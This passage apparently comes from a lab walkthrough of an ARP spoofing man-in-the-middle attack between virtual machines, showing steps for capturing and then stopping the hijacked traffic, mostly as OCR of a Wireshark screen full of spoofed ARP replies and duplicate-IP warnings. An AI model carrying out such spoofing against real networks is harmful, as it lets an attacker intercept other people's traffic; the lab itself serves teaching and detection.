
Starting a packet capture tool (e.g., Wireshark) to monitor traffic during the attack.





# Step 7

Observing hijacked traffic flowing through the attacker (man-in-the-middle position).





# Step 8

Stopping the activity and verifying that ARP tables and traffic return to normal.

Windows 10 x64 - VMware Workstation

File Edit View VM Tabs Help

Home My Computer JonBr My\_VM Kali-Linux-25 Windows 10 x64

Capturing from Ethernet0

Help Tools Wireless Telephony Statistics Analyze Capture Go View Edit File

arp

	Info	length	Protocol	Destination	Source	Time	No.
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.2	60	ARP	Vmware_02:f3:ac	Vmware_e5:69:6c	39.402737	226
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.135	60	ARP	Vmware_e1:7b:02	Vmware_e5:69:6c	40.057852	227
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.2	60	ARP	Vmware_02:f3:ac	Vmware_e5:69:6c	41.404078	228
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.135	60	ARP	Vmware_e1:7b:02	Vmware_e5:69:6c	42.060653	229
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.2	60	ARP	Vmware_02:f3:ac	Vmware_e5:69:6c	43.405666	230
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.135	60	ARP	Vmware_e1:7b:02	Vmware_e5:69:6c	44.062387	231
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.2	60	ARP	Vmware_02:f3:ac	Vmware_e5:69:6c	45.411920	233
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.135	60	ARP	Vmware_e1:7b:02	Vmware_e5:69:6c	46.063672	234
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.2	60	ARP	Vmware_02:f3:ac	Vmware_e5:69:6c	47.418905	235
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.135	60	ARP	Vmware_e1:7b:02	Vmware_e5:69:6c	48.064785	236
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.2	60	ARP	Vmware_02:f3:ac	Vmware_e5:69:6c	49.419519	237
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.135	60	ARP	Vmware_e1:7b:02	Vmware_e5:69:6c	50.067348	238
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.2	60	ARP	Vmware_02:f3:ac	Vmware_e5:69:6c	51.420543	239
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.135	60	ARP	Vmware_e1:7b:02	Vmware_e5:69:6c	52.068124	240
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.2	60	ARP	Vmware_02:f3:ac	Vmware_e5:69:6c	53.422172	241
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.135	60	ARP	Vmware_e1:7b:02	Vmware_e5:69:6c	54.082872	242
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.2	60	ARP	Vmware_02:f3:ac	Vmware_e5:69:6c	55.425838	243
	is at 00:0c:29:e5:69:6c (duplicate use of 192.168.74.135 detected!) 192.168.74.135	60	ARP	Vmware_02:f3:ac	Vmware_e5:69:6c	57.432860	244

0000 00 0c 29 02 f3 ac 00 0c 29 e5 69 6c 08 06 00 01 ..).....)11...  
0010 08 00 06 04 00 02 00 0c 29 e5 69 6c c0 a8 4a 02 .....)11...  
0020 00 0c 29 02 f3 ac c0 a8 4a 87 00 00 00 00 00 .....2.....  
0030 00 00 00 00 00 00 00 00 00 00 00 00 ..... .....

Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF\_{5F0568CD-D001-4B44-B92E-A31749F71D3F}, id 0 <  
Ethernet II, Src: Vmware\_e5:69:6c (00:0c:29:e5:69:6c), Dst: Vmware\_02:f3:ac (00:0c:29:02:f3:ac) <  
Address Resolution Protocol (reply) <  
[Duplicate IP address detected for 192.168.74.2 (00:0c:29:e5:69:6c) - also in use by 00:50:56:e1:7b:02 (frame 1)] <  
[Duplicate IP address detected for 192.168.74.135 (00:0c:29:02:f3:ac) - also in use by 00:0c:29:e5:69:6c (frame 1)] <

Profile: Default | Packets: 244 - Displayed: 61 (25.0%)

20:38 17/11/2025 ENG 21°C מעון חלקית

הפעל את Windows  
עבור את "הגדרות" כדי להפעיל את Windows.

הקלד כאן כדי לחפש

To direct input to this VM, click inside or press Ctrl+G.